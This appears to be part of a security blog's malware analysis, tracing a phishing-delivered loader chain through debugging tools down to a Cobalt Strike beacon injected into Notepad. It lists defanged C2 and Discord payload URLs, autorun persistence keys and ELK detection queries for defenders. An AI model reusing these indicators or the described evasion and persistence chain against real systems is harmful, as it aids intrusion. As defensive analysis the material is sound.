
With the decoded **mkv_decoded.bin** it's important to still do a quick static analysis of the payload within pestudio. The signature confirms our suspicions of it being .NET. Along with the description and version of the file, it gives us additional information that the payload may be a **netLoaderDll**. We also see the entropy is only 2.980, showing this payload may not be packed.




Inspecting the netLoaderDll within dnSpy we see a few classes: Main, runPayload and StringToByteArray.




This application stores the next stage of the malware within **Main()**, which we see has a large byte array within it. The netLoaderDll requires **StringToByteArray** to convert the hex to an application and **runPayload** will launch the next stage.



Extract the hex string from dnSpy and place it within Cyberchef and convert **From Hex** to gain our next stage.



Once more place the next stage within pestudio for a quick static analysis of the file's contents. We can see the original files named RunPE.exe. With a description of SyscallPEloader, we can somewhat safely assume this is potentially a tool to modify the syscall. This file is now packed heavily with an entropy of 7.766.




Sadly this is not the last stage of the malware, and it appears that it is using a common evasion tactic of unhooking APIs within the host and thus spawns a process for Notepad.exe. Needing further insight, we turn to one of our

neighborhood experts to finish off this investigation.


➡️ ***Big thanks to*** [@Matthew Brennan](#) ***for his insight on this next stage.***

The following is basically a TL;DR of Matthew's findings. Let's check it out!




After the execution of the RunPE.exe, we open ResourceHacker to see available processes on the host.


Within properties, we open the Threads tab. Instantly a TID of **3488** flashes in front of us and changes its start address from **0x1da511e0000** to **0x0.**




Inspect the thread, if you will: here we see **SleepEx+0x9e** which sleeps the host. Also, there is an address of **0x1da52c4acdf** that is close to the start address that flashed at the beginning. This could be the decryption piece of the software. Copy the thread **0x1da52c4acdf**. Go ahead. It's okay.



Now attach the Notepad.exe process to x64dbg and **Go to Expression** with Ctrl + G. Now paste the thread address **0x1da52c4acdf** and set an execution breakpoint. We'll wait.




Change the thread to the value closest to the address; in this case, it is the thread using **000001DA511E0000**.



Now we run the debugger until it hits the Hardware BreakPoint. We hit the key **g** and get a glimpse of what the loops are doing on this host. This is potentially the decryptor algorithm.

We also set a Hardware on Execution breakpoint on the address **000001DA52C4AD2B** and run the application.



Now step in the code a few times and we get our C2 information: **organitations[.]com/Preserve/stat/3E8YZFXJ** (**69.28.84.201**).

Review ELK for the process **notepad.exe** that is spawned by the parent process **powershell.exe** with the command from the user's environment.

Note: It’s important to remove this process from the client as this is a cobalt strike beacon.

TLDR:
The Initial payload for this malware is:

- a user downloads a maldocx from a phishing email

- they execute the executable which runs an encoded base64 command that disables the firewall and installs environment persistence within the user's AutoRun key and creates a process that has RAT capabilities.

It’s found some samples that have this form of execution pattern:

Maldocx → Javascript (Wscript) → Powershell Environment → Cobaltstrike

Maldocx → Powershell Environment → Cobaltstrike

Final Thoughts

We hope you found this deconstruction helpful and useful. Below are some additional resources for you to get your hands dirty and gain a deeper understanding of what we did here in this blog today. The more analysts play around with malware in a safe environment, the better they can become at spotting the nastier, greasier, well-hidden activity lurking within environments.

Discord URLs

https://cdn[.]discordapp[.]com/attachments/1004902785772441697/1004915801771495495/ppp

https://cdn[.]discordapp[.]com/attachments/1013559875034415135/1014369421629857882/sdwwcKkjnwsdw.mkv

Autorun

HKU\SID\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKU\SID\Environment

HKU\SID\Software\<value>

C:\Users\User\appdata\local\temp\<value>.js - Some Variants

Search Queries

+details.path:powershell.exe +details.command:"GetEnvironmentVariable"

+process.command_line.text:"GetEnvironmentVariable" +process.command_line.text:/[a-f0-9]{12,18}/

+process.name:notepad.exe +process.parent.name:powershell.exe +process.parent.args_count:7

+process.cleartext:(cdn.discordapp.com AND attachments)

Source: https://www.huntress.com/blog/ave-maria-and-the-chambers-of-warzone-rat